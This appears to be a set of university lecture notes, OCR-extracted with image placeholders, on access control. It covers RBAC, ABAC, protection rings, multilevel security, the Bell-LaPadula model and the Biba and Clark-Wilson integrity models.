
- Intermediate control layers:
  - These are structures in-between the individual subject/object/action level and global permissions.
    - Group, privilege, role, attribute, ring, level based.
  - These simplify control management.
- **Group based access control:**
  - Users are assigned to groups.
    - Depending on the system policy, a user might be allowed to be a member of one group or multiple groups.
  - Groups are given permissions to access objects.
  - Each user has the permissions assigned to the group or groups it is a member of.

- Here goes an example of group based access control.




- Notice the negative permission.
- There is a conflict in the policies associated with s_1.
  - There would need to be a reference monitor policy to resolve this conflict.

- **Privileges**:
  - Privileges can be viewed as an intermediate layer between subjects and actions or operations.
  - A subject is assigned privileges that allow the subject to execute certain operations.
  - Typically, privileges are associated with OS functions and relate to activities like system administration, or network access.



- **Role based access control (RBAC):**
  - While privileges are associated an operating system, this idea can be generalized…
  - Roles, gathering together particular actions on objects, can be defined for other applications or contexts.
  - For example, an Accountant can issue cheques.



Role based access: An example

- In a banking environment there are several appropriate roles: Teller, Branch Manager, Customer, System Administrator, Auditor.
- A **Teller** has permission to modify a customer account with a deposit, carry out withdrawal transactions up to a specified limit, and query all account log entries.
- A **Branch Manager** has the same permissions as a teller but can also create and terminate accounts.

- A **Customer** is allowed to query the account log for his/her own account.
- A **System Administrator** can query all system log entries, activate/deactivate the system, but cannot read or modify customer account information.
- An **Auditor** can read any data in the system but modify nothing.


Role based access control

- Assign access rights to roles instead of individual users
- Users are assigned to different roles
  - A single user may be assigned multiple roles
  - Multiple users may be assigned to a single role

RBAC models

- The base model includes the association of the type described earlier.
- Extensions include role hierarchies and constraints.
  - Role hierarchies can capture the idea of the branch manager having all the functionality of the teller, plus something beyond that.
  - The constraints relate to role assignment, and include mutual exclusivity, cardinality and prerequisites.

$RBAC_i$



(a) Relationship among RBAC models

$RBAC_1$

- Role hierarchies
  - Reflecting the hierarchical structure of roles in an organisation
  - Make use of the concept of inheritance





Figure 4.10 Example of Role Hierarchy

$RBAC_2$

- Constrains
  - Mutually exclusive roles: separation of duties
    - Purchasing manager and accounts payable manager cannot be the same user
  - Cardinality: maximum number w.r.t. roles
    - Maximum number of users for a given role
    - Maximum number of roles for a given user
    - Maximum number of roles for a permission
  - Prerequisite
    - A user can be assigned a particular role only if the user has been assigned to some other specific role(s)

$RBAC_3$

- Include $RBAC_1$ and $RBAC_2$, and by transitivity, $RBAC_0$



Attribute based access control (ABAC)

- This is a relatively new approach to access control.
- In this approach we can construct more complex authorisation statements based on attributes associated with subjects, objects, operations, and the environment.
  - It doesn't have the subject focus on RBAC.
- The flexibility is it's upside, the performance cost, checks per access, it's downside.
- The textbook says: "cooperating web services and cloud computing" already have fairly high cost per access, so ABAC is a reasonable way to go.
  - eXtensible Access Control Markup Language (XAMCL).


AMAC elements

- **Attributes**: Defined for entities.
- **Policy Model**: Defines the policies – so the rules and relationships for governing what's allowed and what's disallowed.
- **Architecture**: This is the infrastructure used to manage requests, at the policy and enforcement levels, and carry out the interactions with the sources of attributes.

Type of ABAC attributes

- Attributes are characteristics defining specific aspects.
- Subject attributes:
  - Define identity and characteristics of the subject.
  - Examples: Name, age, job title, roles, …
- Object attributes:
  - As above but for an object.
  - Examples: File name, file title, creation date, …

- Environment attributes:
  - Largely only lightly used.
  - Examples: Date, time, attacker activity,…



- ABAC supports taking inputs from a range of sources to determine the values of attributes that are needed to make access control decisions.





Figure 4.10: ABAC Scenario
Page 150 of the textbook.

- **Protection rings**
  - Each subject or each object is assigned a number depending on its importance.
  - For an OS, it could be:
    - 0: OS kernel.
    - 1: OS.
    - 2: Utilities.
    - 3: User processes.



  - The numbers are compared to make decisions about access control.
  - Unix, Intel processors, etc. adopt this method.

Multilevel access control

- Subjects and objects both correspond to security labels.
  - But the labels are of different sorts.
- For subjects the labels correspond to clearances, that is, every user has a clearance.
- For objects the labels correspond to classifications or sensitivity, that is, every action/operation has a sensitivity rating (like top secret).
- The access relationship between security labels of the two types are governed by a series of rules.
- Multilayer models are also referred to as *data flow models*.

- A **Security label** is a set of information security attributes bound to an object or a subject.
  - The most common use is in supporting multi-level access control policies.
- When a subject makes an access request, a label is generated and attached to the request, by a trusted process.
  - Each object has a label bound to it, identifying it with a classification level.
- To process a request, a security server in the object environment compares the request label with the object label and applies policy rules (e.g. Bell-LaPadula rules) to decide whether to grant or deny access.

- Labels generated in one security domain may or may not be significant in another domain:
  - For example:

    Consider labels of identical format in two different organisations. Information classified as confidential in the first organization should generally not be disclosed to the persons with confidential clearance in the other organization.
  - Access control models taking into account such “horizontal” structures are referred to as multi-lateral.

Multilevel policies

- These are useful for organizations with various levels of sensitivity for their data:
  - Military organizations.
  - Banks.
- We will look at an example in military organisations but the same approach can be used in other cases.
- Users are given various levels of clearance.
- Objects have different levels of sensitivity.
- The access rights of a subject to an object is determined based on these two parameters.

Example:

– The sensitivity levels are:

top secret

secret

confidential

unclassified

A piece of information can be accessed by someone whose clearance level is as high as the object.

The (simplified) Bell-LaPadula Model

- The Bell-LaPadula Model (1973, 1975) is a multilevel security model which works by specifying allowable paths of information flow in a secure system. See 3a_Bell-LaPadula-1973.
- This is an important model when a system/machine has to concurrently handle data at different sensitivity levels. For example, a machine processing confidential and top-secret files at the same time.

- The components of the model are as follows:
  - A set of objects $O=\{O_i\}$.
  - A set of subjects $S=\{S_i\}$.
  - A set of access operations A = {execute, read, write, append}.
    - Append is writing only. Write is being allowed to read and write ☹
  - A set of security levels L with a partial order $\leq$.
    - $(L, \leq)$ defines a lattice.
    - In this simplified model the lattice is reduced to a linear structure.
      - The full lattice will turn up later.

BLP system state

- The state of a system is described by the 4-tuple (b,M,f,H):
- **Current access set** b:
  - Triples (subject, object, operation).
  - The triple (S_i,O_j,a) is interpreted as "S_i is *currently* doing a with respect to O_j".
  - The only triples that exist are allowed ones, otherwise the activity couldn't take place.
- **Access matrix** M:
  - As described earlier, this indicates which operations a subject can perform an object. Each element of the matrix is labelled M[S_i,O_j] and contains a list of allowed actions.

- **Level function** f:
  - This consists of three mappings with overall responsibility for assigning security levels to each subject and to each object.
    - $f_o(O_i)$ produces the classification level of O_i.
    - $f_s(S_j)$ produces the security clearance of S_j.
    - $f_c(S_j)$ produces the *current security level* of S_j. We necessarily have $f_c(S_i) \leq f_s(S_i)$, so that a subject can operate at a lower security clearance than their maximum.

- **Hierarchy** H:
  - A directed rooted tree with the nodes being the objects.
    - This ties into the lattice, which we will deal with that later.
    - The BLP model requires that the security level of an object dominates the security level of its parent.
      - Domination effectively means must be higher.

BLP properties: 2 Mandatory …

- The mandatory properties of BLP are characterised by the phrase:

  "No write down, no read up!" (ss and *)

- As a whole the properties are designed to protect against unauthorized disclosure of information.
- ss – property:

  (S_i,O_j,read) can be in b iff $f_o(O_j) \leq f_c(S_i)$.

- Turning this around: The state (b,M,f,H) has the ss–property if, for every $(S_i,O_j,\text{read}) \in b$, we have that $f_o(O_j) \leq f_c(S_i)$.

- * – property:

  $(S_i, O_j, \text{append})$ can be in b iff $f_c(S_i) \leq f_o(O_j)$.

  $(S_i, O_j, \text{read/write})$ can be in b iff $f_c(S_i) = f_o(O_j)$.

- Notice that we have used = in the last line.

  We effectively define = by

  $$A = B \text{ iff } (A \leq B \text{ AND } B \leq A)$$

- Again we can turn this around to determine if the current state (b,M,f,H,) has the * – property.

BLP properties: … and 1 discretionary

- ds – property.
- This is designed to capture the idea that permission may be passed from an authorised subject to another, level authorised, subject.
- (S_i,O_j,a) can be in b only if $a \in M[S_i,O_j]$.

- This can also be turned around to determine if the current state (b,M,f,H,) has the ds – property.

An example

Top secret (TS)	Tam, Tom	Personnel files
Secret (S)	Sal, Sam	Email files
Confidential (C)	Cam, Cal	Activity log files
Unclassified (UC)	Uma, Una	Phone lists

- Cam and Cal cannot read personnel files, that would be reading up.
- Tam, Sam and Cam can all read the activity log files, if the access control matrices allow them to.
- Tam and Tom cannot write to the activity log files, that would be writing down.
- Uma and Una can write to the activity log files, if the access control matrices allow them to.

Discretionary example …

Top secret (TS)	Tam	Personnel file
Secret (S)	Sam	Email file
Confidential (C)	Cam	Activity log
Unclassified (UC)	Uma	Phone list


	Personnel file	Email file	Activity log	Phone list
Tam	Read, Write			
Sam		Read		
Cam				
Uma			Write	

Tam can read and write the Personnel file.
Sam cannot currently write the Email file.
Cam cannot do anything.
Uma cannot read the Phone list.

Operations in BLP

- The description we have so far is static.
- It lets us represent the state of a system at a particular time.
- We also need dynamic operations describing transitions between states.
- Remember the notes on the Harrison-Ruzzo-Ullman Model.
- These include:
  - Adding or removing elements of b, the current access set.
  - Changing object or subjects levels.
  - Changing access permissions in the access matrix M.
  - Creating or deleting objects.
- All these transitions should be carried out in accordance with the BLP rules.

Here goes a static diagram!



What does it mean?

- O_1 can be read by S_1.
- S_1 can read/write with respect to O_2.
- S_1 can write to O_3.
- O_3 can be read by S_2.

CSCI262
System Security (S3b)

Access control II:

Security models.

Beyond BLP

Overview

- Security models:
  - Traditional (BLP).
- Integrity based security models.
  - The Biba Model.
  - The Clark-Wilson Model.
- Multilateral models.
  - Lattice models.
  - Lippner's Model.
- Other models:
  - The Chinese-Wall Model.

Security Models

- A security model is a precise representation of the security requirements (Security Policy). BLP is a security model for access control.
- Characteristics:
  - Simple and abstract.
  - Precise and unambiguous.
  - Generic.
    - Deals with security properties.
    - Does not unduly constrain system functions or implementation details.

- In state machine representations, such as BLP, we:
  - Describe the system as an abstract mathematical state machine.
  - Represent the state of the machine using state variables.
  - Describe how variables, and thus the state, changes using transition functions.

Traditional Security Models

System : <Subjects, Objects>

Subjects : Active Entities
: Users, Processes

Objects : Passive Entities
: Files, Records


Security Relevant State Variables:
<Subjects, Objects, Security Attributes>

State Machine based Security Model

To prove security of a particular state machine based system we use the following procedure: (whether we are using BLP or not!)

1. Define appropriate state variables.
   - State relationships between them.
2. Define conditions for a secure state:
   - This includes the relationships between values of state variables that must be maintained during state transitions.
   - These are security constraints.
3. Define state transition functions:
   - Define the mechanisms by which state variables can change.

4. Prove each transition function maintains a secure state, when acting on a secure state.



5. Define an initial state.

6. Show the initial state is secure.

We then apply induction to show evolution of the system must leave it secure, by 4. and 6.

The start of an example

$S = \{S_1, S_2, S_3\}$
$O = \{O_1, O_2, O_3\}$
A = {**r**ead, **w**rite, **e**xecute}

The state variables are combinations $<S_i,O_j,A_k>$ of these which can effectively be on or off, with on corresponding to that action currently being active between S and O.

Conditions for a secure state:

(a) ss-property.
(b) *-property.
(c) ds-property.

Defining transitions and an initial state requires an application domain.

Confidentiality based access control

- BLP is a confidentiality based access control model.
  - A subject cannot convey information to a subject at a lower level.
  - In other words, a confidentiality based model protects against unauthorized disclosure of information.

… Integrity based access control

- A different type of protection is integrity based access control.
  - In such models we protect against unauthorised modification of information.
- Notice how, for both models, the definitions hinge on the presence of the word *unauthorised*.

The Biba model

- The classical integrity based access control model is the Biba model (1977). See 3b_Biba-1977.pdf.
- Much of the basis for the model is the same as BLP.
- The access modes can be extended to include an **Invoke** instruction:

  {**Modify** (Write), **Observe** (Read), **Execute**, **Invoke** (subject to subject communication/use)}
- The rules to provide the appropriate policies are, in some sense, the reverse (or dual) of those for BLP.

  "No write up, no read down!"
- This policy is used in the static version of the Biba model, but not in the dynamic version which we won't consider in detail.

- Biba is important now because a modified version of it is used in Vista and Windows 7.
  - Vista was probably the first commercial use of Biba.
- Microsoft has something called MIC: Mandatory Integrity Control.

Read http://www.symantec.com/connect/articles/introduction-windows-integrity-control

- Each object is assigned one of six integrity levels: Untrusted, Low, Medium, High, System and Installer.
  - Documentation at msdn.**microsoft**.com notes that in the absence of an integrity label, a medium label is assigned.

- Expanding on the phrase **“No write up, no read down!”** we have:
  - Simple integrity.
  - Integrity confinement.
  - We also have the invocation property.
- Integrity confinement:
  - A subject can modify an object if the integrity level of the subject dominates the integrity level of the object. This is the **no write up** policy.
    - Integrity is to do with how much you can rely on something.
    - If A, as a process say, is trusted less then B as a resource, then B should not be modified on the basis of A. We shouldn’t contaminate B.

- Simple integrity:
  - A subject can read an object only if the integrity level of the subject is dominated by the integrity level of the object. This is the **no read down** policy.
    - Juries in court cases are sometimes told to disregard something that has been said, or to ignore some evidence.
      - Humans tend to take information into account whether they have been told to disregard it or not, so the **no read down** policy would imply the jury would never see the untrustworthy evidence.
  - Effectively this means a subject doesn't trust information with a lower integrity level, so it shouldn't even be influenced by it.

- The Invocation property:
  - A subject S_1 can invoke/execute/use another subject S_2 only if the integrity level of S_1 dominates the integrity level of S_2.
  - In other words, a process cannot use a process or entity that has higher integrity than it does.
- Note: in the dynamic models, integrity levels of subjects and objects are modified when they come into contact with other entities.

Clark-Wilson

- Clark-Wilson is another integrity based access model. See 3b_Clark-Wilson-1987.pdf.
- It's also an accountability model providing a framework for addressing security requirements in primarily commercial applications.
  - Many early access control models were driven by the military, and even the title of Clark and Wilson's work suggests a different direction: "*A Comparison of Commercial and Military Computer Security Policies.*"
  - Stallings/Brown (Figure 13.5, page 434) reproduce a diagram from Clark-Wilson that summarises the integrity rules in Clark-Wilson.

